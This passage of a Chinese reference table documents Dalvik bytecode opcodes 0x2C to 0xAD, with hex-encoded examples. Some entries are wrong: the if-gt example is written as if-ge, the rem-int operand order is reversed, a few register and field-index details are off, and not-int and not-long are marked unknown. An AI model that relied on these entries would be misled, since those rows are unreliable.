2C	sparse-switch vx, 查询表偏移量	实现一个 switch 语句，case 常量是非连续的。这个指令使用查询表，用于表示 case 常量和每个 case 常量的偏移量。如果 vx 无法在表中匹配将继续执行下一个指令（即 default case）。	2C02 0c00 0000 - sparse-switch v2, 000c // +000c 根据 v2 寄存器中的值执行 sparse switch ，查询表的位置是当前指令位置+0CH，表如下所示： 0002 // 表类型：sparse switch 表 0300 // 元素个数 9cff ffff // 第一个 case 常量: -100 fa00 0000 // 第二个 case 常量: 250 e803 0000 // 第三个 case 常量: 1000 0500 0000 // 第一个 case 常量的偏移量: +5 0700 0000 // 第二个 case 常量的偏移量: +7 0900 0000 // 第三个 case 常量的偏移量: +9
2D	cmpl-float vx, vy, vz	比较 vy 和 vz 的 float 值并在 vx 存入 int 型返回值[注3]。	2D00 0607 - cmpl-float v0, v6, v7 比较 v6 和 v7 的 float 值并在 v0 存入 int 型返回值。非数值默认为小于。如果参数为非数值将返回-1。
2E	cmpg-float vx, vy, vz	比较 vy 和 vz 的 float 值并在 vx 存入 int 型返回值[注3]。	2E00 0607 - cmpg-float v0, v6, v7 比较 v6 和 v7 的 float 值并在 v0 存入 int 型返回值。非数值默认为大于。如果参数为非数值将返回 1。
2F	cmpl-double vx, vy, vz	比较 vy 和 vz[注2]的 double 值并在 vx 存入 int 型返回值[注3]。	2F19 0608 - cmpl-double v25, v6, v8 比较 v6,v7 和 v8,v9 的 double 值并在 v25 存入 int 型返回值。非数值默认为小于。如果参数为非数值将返回-1。
30	cmpg-double vx, vy, vz	比较 vy 和 vz[注2]的 double 值并在 vx 存入 int 型返回值[注3]。	3000 080A - cmpg-double v0, v8, v10 比较 v8,v9 和 v10,v11 的 double 值并在 v0 存入 int 型返回值。非数值默认为大于。如果参数为非数值将返回 1。
31	cmp-long vx, vy, vz	比较 vy 和 vz 的 long 值并在 vx 存入	3100 0204 - cmp-long v0, v2, v4 比较 v2 和 v4 的 long 值并在 v0 存入 int 型返回值。

		int 型返回值[注3]。	
32	if-eq vx,vy, 目标	如果 vx == vy[注2]，跳转到目标。vx 和 vy 是 int 型值。	32b3 6600 - if-eq v3, v11, 0080 // +0066 如果 v3 == v11，跳转到当前位置+66H。0080 是目标指令标签。
33	if-ne vx,vy, 目标	如果 vx != vy[注2]，跳转到目标。vx 和 vy 是 int 型值。	33A3 1000 - if-ne v3, v10, 002c // +0010 如果 v3 != v10，跳转到当前位置+10H。002c 是目标指令标签。
34	if-lt vx,vy, 目标	如果 vx < vy[注2]，跳转到目标。vx 和 vy 是 int 型值。	3432 CBFF - if-lt v2, v3, 0023 // -0035 如果 v2 < v3，跳转到当前位置-35H。0023 是目标指令标签。
35	if-ge vx, vy, 目标	如果 vx >= vy[注2]，跳转到目标。vx 和 vy 是 int 型值。	3510 1B00 - if-ge v0, v1, 002b // +001b 如果 v0 >= v1，跳转到当前位置+1BH。002b 是目标指令标签。
36	if-gt vx,vy, 目标	如果 vx > vy[注2]，跳转到目标。vx 和 vy 是 int 型值。	3610 1B00 - if-ge v0, v1, 002b // +001b 如果 v0 > v1，跳转到当前位置+1BH。002b 是目标指令标签。
37	if-le vx,vy, 目标	如果 vx <= vy[注2]，跳转到目标。vx 和 vy 是 int 型值。	3756 0B00 - if-le v6, v5, 0144 // +000b 如果 v6 <= v5，跳转到当前位置+0BH。0144 是目标指令标签。
38	if-eqz vx, 目标	如果 vx == 0[注2]，跳转到目标。vx 是 int 型值。	3802 1900 - if-eqz v2, 0038 // +0019 如果 v2 == 0，跳转到当前位置+19H。0038 是目标指令标签。
39	if-nez vx, 目标	如果 vx != 0[注2]，跳转到目标。	3902 1200 - if-nez v2, 0014 // +0012 如果 v2 != 0，跳转到当前位置+18(hex 12)。0014 是目标指令标签。
3A	if-ltz vx, 目标	如果 vx < 0[注2]，跳转到目标。	3A00 1600 - if-ltz v0, 002d // +0016

			如果 v0 < 0，跳转到当前位置+16H。002d 是目标指令标签。
3B	if-gez vx, 目标	如果 vx >= 0[注2]，跳转到目标。	3B00 1600 - if-gez v0, 002d // +0016 如果 v0 >= 0，跳转到当前位置+16H。002d 是目标指令标签。
3C	if-gtz vx, 目标	如果 vx > 0[注2]，跳转到目标。	3C00 1D00 - if-gtz v0, 004a // +001d 如果 v0 > 0，跳转到当前位置+1DH。004a 是目标指令标签。
3D	if-lez vx, 目标	如果 vx <= 0[注2]，跳转到目标。	3D00 1D00 - if-lez v0, 004a // +001d 如果 v0 <= 0，跳转到当前位置+1DH。004a 是目标指令标签。
3E	unused_3E	未使用	
3F	unused_3F	未使用	
40	unused_40	未使用	
41	unused_41	未使用	
42	unused_42	未使用	
43	unused_43	未使用	
44	aget vx, vy, vz	从 int 数组获取一个 int 型值到 vx，对象数组的引用位于 vy，需获取的元素的索引位于 vz。	4407 0306 - aget v7, v3, v6 从数组获取一个 int 型值到 v7，对象数组的引用位于 v3，需获取的元素的索引位于 v6。
45	aget-wide vx, vy, vz	从 long/double 数组获取一个 long/double 值到 vx,vx+1，数组的引用位	4505 0104 - aget-wide v5, v1, v4 从 long/double 数组获取一个 long/double 值到 v5,vx6，数组的引用位于 v1，需获取的元素的索引位于 v4。

		于 vy，需获取的元素的索引位于 vz。	
46	aget-object vx, vy, vz	从对象引用数组获取一个对象引用到 vx，对象数组的引用位于 vy，需获取的元素的索引位于 vz。	4602 0200 - aget-object v2, v2, v0 从对象引用数组获取一个对象引用到 v2，对象数组的引用位于 v2，需获取的元素的索引位于 v0。
47	aget-boolean vx, vy, vz	从 boolean 数组获取一个 boolean 值到 vx，数组的引用位于 vy，需获取的元素的索引位于 vz。	4700 0001 - aget-boolean v0, v0, v1 从 boolean 数组获取一个 boolean 值到 v0，数组的引用位于 v0，需获取的元素的索引位于 v1。
48	aget-byte vx, vy, vz	从 byte 数组获取一个 byte 值到 vx，数组的引用位于 vy，需获取的元素的索引位于 vz。	4800 0001 - aget-byte v0, v0, v1 从 byte 数组获取一个 byte 值到 v0，数组的引用位于 v0，需获取的元素的索引位于 v1。
49	aget-char vx, vy, vz	从 char 数组获取一个 char 值到 vx，数组的引用位于 vy，需获取的元素的索引位于 vz。	4905 0003 - aget-char v5, v0, v3 从 char 数组获取一个 char 值到 v5，数组的引用位于 v0，需获取的元素的索引位于 v3。
4A	aget-short vx, vy, vz	从 short 数组获取一个 short 值到 vx，数组的引用位于 vy，需获取	4A00 0001 - aget-short v0, v0, v1 从 short 数组获取一个 short 值到 v0，数组的引用位于 v0，需获取的元素的索引位于 v1。

		的元素的索引位于 vz。	
4B	aput vx, vy, vz	将 vx 的 int 值作为元素存入 int 数组，数组的引用位于 vy，元素的索引位于 vz。	4B00 0305 - aput v0, v3, v5 将 v0 的 int 值作为元素存入 int 数组，数组的引用位于 v3，元素的索引位于 v5。
4C	aput-wide vx, vy, vz	将 vx,vx+1 的 double/long 值作为元素存入 double/long 数组，数组的引用位于 vy，元素的索引位于 vz。	4C05 0104 - aput-wide v5, v1, v4 将 v5,v6 的 double/long 值作为元素存入 double/long 数组，数组的引用位于 v1，元素的索引位于 v4。
4D	aput-object vx, vy, vz	将 vx 的对象引用作为元素存入对象引用数组，数组的引用位于 vy，元素的索引位于 vz。	4D02 0100 - aput-object v2, v1, v0 将 v2 的对象引用作为元素存入对象引用数组，数组的引用位于 v1，元素的索引位于 v0。
4E	aput-boolean vx, vy, vz	将 vx 的 boolean 值作为元素存入 boolean 数组，数组的引用位于 vy，元素的索引位于 vz。	4E01 0002 - aput-boolean v1, v0, v2 将 v1 的 boolean 值作为元素存入 boolean 数组，数组的引用位于 v0，元素的索引位于 v2。
4F	aput-byte vx, vy, vz	将 vx 的 byte 值作为元素存入 byte 数组，数组的引用位于 vy，元素的	4F02 0001 - aput-byte v2, v0, v1 将 v2 的 byte 值作为元素存入 byte 数组，数组的引用位于 v0，元素的索引位于 v1。

		索引位于 vz。	
50	aput-char vx, vy, vz	将 vx 的 char 值作为元素存入 char 数组，数组的引用位于 vy，元素的索引位于 vz。	5003 0001 - aput-char v3, v0, v1 将 v3 的 char 值作为元素存入 char 数组，数组的引用位于 v0，元素的索引位于 v1。
51	aput-short vx, vy, vz	将 vx 的 short 值作为元素存入 short 数组，数组的引用位于 vy，元素的索引位于 vz。	5102 0001 - aput-short v2, v0, v1 将 v2 的 short 值作为元素存入 short 数组，数组的引用位于 v0，元素的索引位于 v1。
52	iget vx, vy, 字段 ID	根据字段 ID 读取实例的 int 型字段到 vx，vy 寄存器中是该实例的引用。	5210 0300 - iget v0, v1, Test2.i6:I // field@0003 读取 int 型字段 i6（字段表#3 条目）到 v0，v1 寄存器中是 Test2 实例的引用。
53	iget-wide vx, vy, 字段 ID	根据字段 ID 读取实例的 double/long 型字段到 vx,vx+1 [注1]，vy 寄存器中是该实例的引用。	5320 0400 - iget-wide v0, v2, Test2.l0:J // field@0004 读取 long 型字段 l0（字段表#4 条目）到 v0,v1，v2 寄存器中是 Test2 实例的引用。
54	iget-object vx, vy, 字段 ID	根据字段 ID 读取一个实例的对象引用字段到 vx，vy 寄存器中是该实例的引用。	iget-object v1, v2, LineReader.fis:Ljava/io/FileInputStream; // field@0002 读取 FileInputStream 对象引用字段 fis（字段表#2 条目）到 v1，v2 寄存器中是 LineReader 实例的引用。
55	iget-boolean vx,	根据字段 ID 读取实例的 boolean 型字段到 vx，vy	55FC 0000 - iget-boolean v12, v15, Test2.b0:Z // field@0000 读取 boolean 型字段 b0（字段表#0 条目）到 v12，v15 寄存器中是 Test2 实例的引用。

	vy, 字段 ID	寄存器中是该实例的引用。	
56	iget-byte vx, vy, 字段 ID	根据字段 ID 读取实例的 byte 型字段到 vx，vy 寄存器中是该实例的引用。	5632 0100 - iget-byte v2, v3, Test3.bi1:B // field@0001 读取 byte 型字段 bi1（字段表#1 条目）到 v2，v3 寄存器中是 Test2 实例的引用。
57	iget-char vx, vy, 字段 ID	根据字段 ID 读取实例的 char 型字段到 vx，vy 寄存器中是该实例的引用。	5720 0300 - iget-char v0, v2, Test3.ci1:C // field@0003 读取 char 型字段 bi1（字段表#3 条目）到 v0，v2 寄存器中是 Test2 实例的引用。
58	iget-short vx, vy, 字段 ID	根据字段 ID 读取实例的 short 型字段到 vx，vy 寄存器中是该实例的引用。	5830 0800 - iget-short v0, v3, Test3.si1:S // field@0008 读取 short 型字段 si1（字段表#8 条目）到 v0，v3 寄存器中是 Test2 实例的引用。
59	iput vx, vy, 字段 ID	根据字段 ID 将 vx 寄存器的值存入实例的 int 型字段，vy 寄存器中是该实例的引用。	5920 0200 - iput v0, v2, Test2.i6:I // field@0002 将 v0 寄存器的值存入实例的 int 型字段 i6（字段表#2 条目），v2 寄存器中是 Test2 实例的引用。
5A	iput-wide vx, vy, 字段 ID	根据字段 ID 将 vx,vx+1 寄存器的值存入实例的 double/long 型字段，vy 寄存器中是该实例的引用。	5A20 0000 - iput-wide v0, v2, Test2.d0:D // field@0000 将 v0,v1 寄存器的值存入实例的 double 型字段 d0（字段表#0 条目），v2 寄存器中是 Test2 实例的引用。

5B	iput-object vx, vy, 字段 ID	根据字段 ID 将 vx 寄存器的值存入实例的对象引用字段，vy 寄存器中是该实例的引用。	5B20 0000 - iput-object v0, v2, LineReader.bis:Ljava/io/BufferedInputStream; // field@0000 将 v0 寄存器的值存入实例的对象引用字段 bis（字段表#0 条目），v2 寄存器中是 BufferedInputStream 实例的引用。
5C	iput-boolean vx, vy, 字段 ID	根据字段 ID 将 vx 寄存器的值存入实例的 boolean 型字段，vy 寄存器中是该实例的引用。	5C30 0000 - iput-boolean v0, v3, Test2.b0:Z // field@0000 将 v0 寄存器的值存入实例的 boolean 型字段 b0（字段表#0 条目），v3 寄存器中是 Test2 实例的引用。
5D	iput-byte vx, vy, 字段 ID	根据字段 ID 将 vx 寄存器的值存入实例的 byte 型字段，vy 寄存器中是该实例的引用。	5D20 0100 - iput-byte v0, v2, Test3.bi1:B // field@0001 将 v0 寄存器的值存入实例的 byte 型字段 bi1（字段表#1 条目），v2 寄存器中是 Test2 实例的引用。
5E	iput-char vx, vy, 字段 ID	根据字段 ID 将 vx 寄存器的值存入实例的 char 型字段，vy 寄存器中是该实例的引用。	5E20 0300 - iput-char v0, v2, Test3.ci1:C // field@0003 将 v0 寄存器的值存入实例的 char 型字段 ci1（字段表#3 条目），v2 寄存器中是 Test2 实例的引用。
5F	iput-short vx, vy, 字段 ID	根据字段 ID 将 vx 寄存器的值存入实例的 short 型字段，vy 寄存器中是该实例的引用。	5F21 0800 - iput-short v1, v2, Test3.si1:S // field@0008 将 v0 寄存器的值存入实例的 short 型字段 si1（字段表#8 条目），v2 寄存器中是 Test2 实例的引用。
60	sget vx, 字段 ID	根据字段 ID 读取静态 int 型字段到 vx。	6000 0700 - sget v0, Test3.is1:I // field@0007 读取 Test3 的静态 int 型字段 is1（字段表#7 条目）到 v0。

61	sget-wide vx, 字段 ID	根据字段 ID 读取静态 double/long 型字段到 vx,vx+1。	6100 0500 - sget-wide v0, Test2.l1:J // field@0005 读取 Test2 的静态 long 型字段 l1（字段表#5 条目）到 v0,v1。
62	sget-object vx, 字段 ID	根据字段 ID 读取静态对象引用字段到 vx。	6201 0C00 - sget-object v1, Test3.os1:Ljava/lang/Object; // field@000c 读取 Object 的静态对象引用字段 os1（字段表#CH 条目）到 v1。
63	sget-boolean vx, 字段 ID	根据字段 ID 读取静态 boolean 型字段到 vx。	6300 0C00 - sget-boolean v0, Test2.sb:Z // field@000c 读取 Test2 的静态 boolean 型字段 sb（字段表#CH 条目）到 v0。
64	sget-byte vx, 字段 ID	根据字段 ID 读取静态 byte 型字段到 vx。	6400 0200 - sget-byte v0, Test3.bs1:B // field@0002 读取 Test3 的静态 byte 型字段 bs1（字段表#2 条目）到 v0。
65	sget-char vx, 字段 ID	根据字段 ID 读取静态 char 型字段到 vx。	6500 0700 - sget-char v0, Test3.cs1:C // field@0007 读取 Test3 的静态 char 型字段 cs1（字段表#7 条目）到 v0。
66	sget-short vx, 字段 ID	根据字段 ID 读取静态 short 型字段到 vx。	6600 0B00 - sget-short v0, Test3.ss1:S // field@000b 读取 Test3 的静态 short 型字段 ss1（字段表#CH 条目）到 v0。
67	sput vx, 字段 ID	根据字段 ID 将 vx 寄存器中的值赋值到 int 型静态字段。	6700 0100 - sput v0, Test2.i5:I // field@0001 将 v0 寄存器中的值赋值到 Test2 的 int 型静态字段 i5（字段表#1 条目）。
68	sput-wide vx, 字段 ID	根据字段 ID 将 vx,vx+1 寄存器中的值赋值到 double/long 型静态字段。	6800 0500 - sput-wide v0, Test2.l1:J // field@0005 将 v0,v1 寄存器中的值赋值到 Test2 的 long 型静态字段 l1（字段表#5 条目）。
69	sput-object vx, 字段 ID	根据字段 ID 将 vx 寄存器中的对象引用赋值到对	6900 0c00 - sput-object v0, Test3.os1:Ljava/lang/Object; // field@000c

		象引用静态字段。	将 v0 寄存器中的对象引用赋值到 Test3 的对象引用静态字段 os1（字段表#CH 条目）。
6A	sput-boolean vx, 字段 ID	根据字段 ID 将 vx 寄存器中的值赋值到 boolean 型静态字段。	6A00 0300 - sput-boolean v0, Test3.bls1:Z // field@0003 将 v0 寄存器中的值赋值到 Test3 的 boolean 型静态字段 bls1（字段表#3 条目）。
6B	sput-byte vx, 字段 ID	根据字段 ID 将 vx 寄存器中的值赋值到 byte 型静态字段。	6B00 0200 - sput-byte v0, Test3.bs1:B // field@0002 将 v0 寄存器中的值赋值到 Test3 的 byte 型静态字段 bs1（字段表#2 条目）。
6C	sput-char vx, 字段 ID	根据字段 ID 将 vx 寄存器中的值赋值到 char 型静态字段。	6C01 0700 - sput-char v1, Test3.cs1:C // field@0007 将 v1 寄存器中的值赋值到 Test3 的 char 型静态字段 cs1（字段表#7 条目）。
6D	sput-short vx, 字段 ID	根据字段 ID 将 vx 寄存器中的值赋值到 short 型静态字段。	6D00 0B00 - sput-short v0, Test3.ss1:S // field@000b 将 v0 寄存器中的值赋值到 Test3 的 short 型静态字段 ss1（字段表#BH 条目）。
6E	invoke-virtual {参数}, 方法名	调用带参数的虚拟方法。	6E53 0600 0421 - invoke-virtual { v4, v0, v1, v2, v3}, Test2.method5:(IIII)V // method@0006 调用 Test2 的 method5（方法表#6 条目）方法，该指令共有 5 个参数（操作码第二个字节的 4 个最高有效位 5）[注5]。参数 v4 是"this"实例，v0, v1, v2, v3 是 method5 方法的参数，(IIII)V 的 4 个 I 分表表示 4 个 int 型参数，V 表示返回值为 void。
6F	invoke-super {参数}, 方法名	调用带参数的直接父类的虚拟方法。	6F10 A601 0100 invoke-super {v1},java.io.FilterOutputStream.close:()V // method@01a6 调用 java.io.FilterOutputStream 的 close（方法表#1A6 条目）方法，参数 v1 是"this"实例。()V 表示 close 方法没有参数，V 表示返回值为 void。
70	invoke-direct {参数}, 方法名	不解析直接调用带参数的方法。	7010 0800 0100 - invoke-direct {v1}, java.lang.Object.<init>:()V // method@0008

			调用 java.lang.Object 的<init>（方法表#8 条目）方法，参数 v1 是"this"实例[注5]。()V 表示<init>方法没有参数，V 表示返回值为 void。
71	invoke-static {参数}, 方法名	调用带参数的静态方法。	7110 3400 0400 - invoke-static {v4}, java.lang.Integer.parseInt:(Ljava/lang/String;)I // method@0034 调用 java.lang.Integer 的 parseInt（方法表#34 条目）静态方法，该指令只有 1 个参数 v4[注5]，(Ljava/lang/String;)I 中的 Ljava/lang/String;表示 parseInt 方法需要 String 类型的参数，I 表示返回值为 int 型。
72	invoke-interface {参数}, 方法名	调用带参数的接口方法。	7240 2102 3154 invoke-interface {v1, v3, v4, v5}, mwfw.IReceivingProtocolAdapter.receivePackage:(ILjava/lang/String;Ljava/io/InputStream;)Z // method@0221 调用 mwfw.IReceivingProtocolAdapter 接口的 receivePackage 方法（方法表#221 条目），该指令共有 4 个参数[注5]， 参数 v1 是"this"实例，v3,v4,v5 是 receivePackage 方法的参数，(ILjava/lang/String;Ljava/io /InputStream;)Z 中的 I 表示 int 型参数，Ljava/lang/String;表示 String 类型参数，Ljava/io /InputStream;表示 InputStream 类型参数，Z 表示返回值为 boolean 型。
73	unused_73	未使用	
74	invoke-virtual/range {vx..vy}, 方法名	调用以寄存器范围为参数的虚拟方法。该指令第一个寄存器和寄存器的数量将传递给方法。	7403 0600 1300 - invoke-virtual {v19..v21}, Test2.method5:(IIII)V // method@0006 调用 Test2 的 method5（方法表#6 条目）方法，该指令共有 3 个参数。参数 v19 是"this"实例，v20,v21 是 method5 方法的参数，(IIII)V 的 4 个 I 分表表示 4 个 int 型参数，V 表示返回值为 void。
75	invoke-super/range {vx..vy}, 方法名	调用以寄存器范围为参数的直接父类的虚拟方法。该指令第一个寄存器和寄存器的数量将会	7501 A601 0100 invoke-super {v1},java.io.FilterOutputStream.close:()V // method@01a6 调用 java.io.FilterOutputStream 的 close（方法表#1A6 条目）方法，参数 v1 是"this"实例。()V 表示 close 方法没有参数，V 表示返回值为 void。

		传递给方法。	
76	invoke-direct/range {vx..vy}, 方法名	不解析直接调用以寄存器范围为参数的方法。该指令第一个寄存器和寄存器的数量将会传递给方法。	7603 3A00 1300 - invoke-direct/range {v19..21},java.lang.Object.<init>:()V // method@003a 调用 java.lang.Object 的<init>（方法表#3A 条目）方法，参数 v19 是"this"实例（操作码第五、第六字 节表示范围从 v19 开始，第二个字节为 03 表示传入了 3 个参数），()V 表示<init>方法没有参数，V 表示返回值为 void。
77	invoke-static/range {vx..vy}, 方法名	调用以寄存器范围为参数的静态方法。该指令第一个寄存器和寄存器的数量将会传递给方法。	7703 3A00 1300 - invoke-static/range {v19..21},java.lang.Integer.parseInt:(Ljava/lang/String;)I // method@0034 调用 java.lang.Integer 的 parseInt（方法表#34 条目）静态方法，参数 v19 是"this"实例（操作码第五、第六字节 表示范围从 v19 开始，第二个字节为 03 表示传入了 3 个参数），(Ljava/lang/String;)I 中的 Ljava/lang/String;表 示 parseInt 方法需要 String 类型的参数，I 表示返回值为 int 型。
78	invoke-interface-range {vx..vy}, 方法名	调用以寄存器范围为参数的接口方法。该指令第一个寄存器和寄存器的数量将会传递给方法。	7840 2102 0100 invoke-interface {v1..v4}, mwfw.IReceivingProtocolAdapter.receivePackage:(ILjava/lang/String;Ljava/io/InputStream;)Z // method@0221 调用 mwfw.IReceivingProtocolAdapter 接口的 receivePackage 方法（方法表#221 条目），该指令共有 4 个参数[注5]， 参数 v1 是"this"实例，v2,v3,v4 是 receivePackage 方法的参数，(ILjava/lang/String;Ljava/io /InputStream;)Z 中的 I 表示 int 型参数，Ljava/lang/String;表示 String 类型参数，Ljava/io /InputStream;表示 InputStream 类型参数，Z 表示返回值为 boolean 型。
79	unused_79	未使用	
7A	unused_7A	未使用	
7B	neg-int vx, vy	计算 vx = -vy 并将结果存入 vx。	7B01 - neg-int v1,v0 计算-v0 并将结果存入 v1。
7C	not-int vx, vy	未知[注4]	

7D	neg-long vx, vy	计算 vx,vx+1 = - (vy,vy+1) 并将结果存入 vx,vx+1。	7D02 - neg-long v2,v0 计算-(v0,v1) 并将结果存入(v2,v3)。
7E	not-long vx, vy	未知[注4]	
7F	neg-float vx, vy	计算 vx = - vy 并将结果存入 vx。	7F01 - neg-float v1,v0 计算-v0 并将结果存入 v1。
80	neg-double vx, vy	计算 vx,vx+1=- (vy,vy+1) 并将结果存入 vx,vx+1。	8002 - neg-double v2,v0 计算-(v0,v1) 并将结果存入(v2,v3)。
81	int-to-long vx, vy	转换 vy 寄存器中的 int 型值为 long 型值存入 vx,vx+1。	8106 - int-to-long v6, v0 转换 v0 寄存器中的 int 型值为 long 型值存入 v6,v7。
82	int-to-float vx, vy	转换 vy 寄存器中的 int 型值为 float 型值存入 vx。	8206 - int-to-float v6, v0 转换 v0 寄存器中的 int 型值为 float 型值存入 v6。
83	int-to-double vx, vy	转换 vy 寄存器中的 int 型值为 double 型值存入 vx,vx+1。	8306 - int-to-double v6, v0 转换 v0 寄存器中的 int 型值为 double 型值存入 v6,v7。
84	long-to-int vx, vy	转换 vy,vy+1 寄存器中的 long 型值为 int 型值存入 vx。	8424 - long-to-int v4, v2 转换 v2,v3 寄存器中的 long 型值为 int 型值存入 v4。
85	long-to-float vx, vy	转换 vy,vy+1 寄存器中的 long 型值为 float 型值存入 vx。	8510 - long-to-float v0, v1 转换 v1,v2 寄存器中的 long 型值为 float 型值存入 v0。

86	long-to-double vx, vy	转换 vy,vy+1 寄存器中的 long 型值为 double 型值存入 vx,vx+1。	8610 - long-to-double v0, v1 转换 v1,vy2 寄存器中的 long 型值为 double 型值存入 v0,v1。
87	float-to-int vx, vy	转换 vy 寄存器中的 float 型值为 int 型值存入 vx。	8730 - float-to-int v0, v3 转换 v3 寄存器中的 float 型值为 int 型值存入 v0。
88	float-to-long vx, vy	转换 vy 寄存器中的 float 型值为 long 型值存入 vx,vx+1。	8830 - float-to-long v0, v3 转换 v3 寄存器中的 float 型值为 long 型值存入 v0,v1。
89	float-to-double vx, vy	转换 vy 寄存器中的 float 型值为 double 型值存入 vx,vx+1。	8930 - float-to-double v0, v3 转换 v3 寄存器中的 float 型值为 double 型值存入 v0,v1。
8A	double-to-int vx, vy	转换 vy,vy+1 寄存器中的 double 型值为 int 型值存入 vx。	8A40 - double-to-int v0, v4 转换 v4,v5 寄存器中的 double 型值为 int 型值存入 v0。
8B	double-to-long vx, vy	转换 vy,vy+1 寄存器中的 double 型值为 long 型值存入 vx,vx+1。	8B40 - double-to-long v0, v4 转换 v4,v5 寄存器中的 double 型值为 long 型值存入 v0,v1。
8C	double-to-float vx, vy	转换 vy,vy+1 寄存器中的 double 型值为 float 型值存入 vx。	8C40 - double-to-float v0, v4 转换 v4,v5 寄存器中的 double 型值为 float 型值存入 v0。
8D	int-to-byte vx, vy	转换 vy 寄存器中的 int 型值为 byte 型值存入 vx。	8D00 - int-to-byte v0, v0 转换 v0 寄存器中的 int 型值为 byte 型值存入 v0。

8E	int-to-char vx, vy	转换 vy 寄存器中的 int 型值为 char 型值存入 vx。	8E33 - int-to-char v3, v3 转换 v3 寄存器中的 int 型值为 char 型值存入 v3。
8F	int-to-short vx, vy	转换 vy 寄存器中的 int 型值为 short 型值存入 vx。	8F00 - int-to-short v3, v0 转换 v0 寄存器中的 int 型值为 short 型值存入 v0。
90	add-int vx, vy, vz	计算 vy + vz 并将结果存入 vx。	9000 0203 - add-int v0, v2, v3 计算 v2 + v3 并将结果存入 v0[注4]。
91	sub-int vx, vy, vz	计算 vy - vz 并将结果存入 vx。	9100 0203 - sub-int v0, v2, v3 计算 v2 - v3 并将结果存入 v0。
92	mul-int vx, vy, vz	计算 vy * vz 并将结果存入 vx。	9200 0203 - mul-int v0,v2,v3 计算 v2 * w3 并将结果存入 v0。
93	div-int vx, vy, vz	计算 vy / vz 并将结果存入 vx。	9303 0001 - div-int v3, v0, v1 计算 v0 / v1 并将结果存入 v3。
94	rem-int vx, vy, vz	计算 vy % vz 并将结果存入 vx。	9400 0203 - rem-int v0, v2, v3 计算 v3 % v2 并将结果存入 v0。
95	and-int vx, vy, vz	计算 vy 与 vz 并将结果存入 vx。	9503 0001 - and-int v3, v0, v1 计算 v0 与 v1 并将结果存入 v3。
96	or-int vx, vy, vz	计算 vy 或 vz 并将结果存入 vx。	9603 0001 - or-int v3, v0, v1 计算 v0 或 v1 并将结果存入 v3。
97	xor-int vx, vy, vz	计算 vy 异或 vz 并将结果存入 vx。	9703 0001 - xor-int v3, v0, v1 计算 v0 异或 v1 并将结果存入 v3。
98	shl-int vx, vy, vz	左移 vy，vz 指定移动的位置，结果存入 vx。	9802 0001 - shl-int v2, v0, v1 以 v1 指定的位置左移 v0，结果存入 v2。

99	shr-int vx, vy, vz	右移 vy，vz 指定移动的位置，结果存入 vx。	9902 0001 - shr-int v2, v0, v1 以 v1 指定的位置右移 v0，结果存入 v2。
9A	ushr-int vx, vy, vz	无符号右移 vy，vz 指定移动的位置，结果存入 vx。	9A02 0001 - ushr-int v2, v0, v1 以 v1 指定的位置无符号右移 v0，结果存入 v2。
9B	add-long vx, vy, vz	计算 vy,vy+1 + vz,vz+1 并将结果存入 vx,vx+1 注1。	9B00 0305 - add-long v0, v3, v5 计算 v3,v4 + v5,v6 并将结果存入 v0,v1。
9C	sub-long vx, vy, vz	计算 vy,vy+1 - vz,vz+1 并将结果存入 vx,vx+1 注1。	9C00 0305 - sub-long v0, v3, v5 计算 v3,v4 - v5,v6 并将结果存入 v0,v1。
9D	mul-long vx, vy, vz	计算 vy,vy+1 * vz,vz+1 并将结果存入 vx,vx+1 注1。	9D00 0305 - mul-long v0, v3, v5 计算 v3,v4 * v5,v6 并将结果存入 v0,v1。
9E	div-long vx, vy, vz	计算 vy,vy+1 / vz,vz+1 并将结果存入 vx,vx+1 注1。	9E06 0002 - div-long v6, v0, v2 计算 v0,v1 / v2,v3 并将结果存入 v6,v7。
9F	rem-long vx, vy, vz	计算 vy,vy+1 % vz,vz+1 并将结果存入 vx,vx+1 注1。	9F06 0002 - rem-long v6, v0, v2 计算 v0,v1 % v2,v3 并将结果存入 v6,v7。
A0	and-long vx, vy, vz	计算 vy,vy+1 与 vz,vz+1 并将结果存入 vx,vx+1 注1。	A006 0002 - and-long v6, v0, v2 计算 v0,v1 与 v2,v3 并将结果存入 v6,v7。
A1	or-long vx, vy, vz	计算 vy,vy+1 或 vz,vz+1 并将结果存入 vx,vx+1 注1。	A106 0002 - or-long v6, v0, v2 计算 v0,v1 或 v2,v3 并将结果存入 v6,v7。
A2	xor-long	计算 vy,vy+1 异或 vz,vz+1	A206 0002 - xor-long v6, v0, v2 计算 v0,v1 异或 v2,v3 并将结果存入 v6,v7。

	vx, vy, vz	并将结果存入 vx,vx+1 [注1]。	
A3	shl-long vx, vy, vz	左移 vy,vy+1，vz 指定移动的位置，结果存入 vx,vx+1 [注1]。	A302 0004 - shl-long v2, v0, v4 以 v4 指定的位置左移 v0,v1，结果存入 v2,v3。
A4	shr-long vx, vy, vz	右移 vy,vy+1，vz 指定移动的位置，结果存入 vx,vx+1 [注1]。	A402 0004 - shr-long v2, v0, v4 以 v4 指定的位置右移 v0,v1，结果存入 v2,v3。
A5	ushr-long vx, vy, vz	无符号右移 vy,vy+1，vz 指定移动的位置，结果存入 vx,vx+1 [注1]。	A502 0004 - ushr-long v2, v0, v4 以 v4 指定的位置无符号右移 v0,v1，结果存入 v2,v3。
A6	add-float vx, vy, vz	计算 vy + vz 并将结果存入 vx。	A600 0203 - add-float v0, v2, v3 计算 v2 + v3 并将结果存入 v0。
A7	sub-float vx, vy, vz	计算 vy - vz 并将结果存入 vx。	A700 0203 - sub-float v0, v2, v3 计算 v2 - v3 并将结果存入 v0。
A8	mul-float vx, vy, vz	计算 vy * vz 并将结果存入 vx。	A803 0001 - mul-float v3, v0, v1 计算 v0 * v1 并将结果存入 v3。
A9	div-float vx, vy, vz	计算 vy / vz 并将结果存入 vx。	A903 0001 - div-float v3, v0, v1 计算 v0 / v1 并将结果存入 v3。
AA	rem-float vx, vy, vz	计算 vy % vz 并将结果存入 vx。	AA03 0001 - rem-float v3, v0, v1 计算 v0 % v1 并将结果存入 v3。
AB	add-double	计算 vy,vy+1 + vz,vz+1 并	AB00 0305 - add-double v0, v3, v5

	vx, vy, vz	将结果存入 vx,vx+1 [注1]。	计算 v3,v4 + v5,v6 并将结果存入 v0,v1。
AC	sub-double vx, vy, vz	计算 vy,vy+1 - vz,vz+1 并将结果存入 vx,vx+1 [注1]。	AC00 0305 - sub-double v0, v3, v5 计算 v3,v4 - v5,v6 并将结果存入 v0,v1。
AD	mul-double vx, vy, vz	计算 vy,vy+1 * vz,vz+1 并将结果存入 vx,vx+1 [注1]。	AD06 0002 - mul-double v6, v0, v2 计算 v0,v1 * v2,v3 并将结果存入 v6,v7。
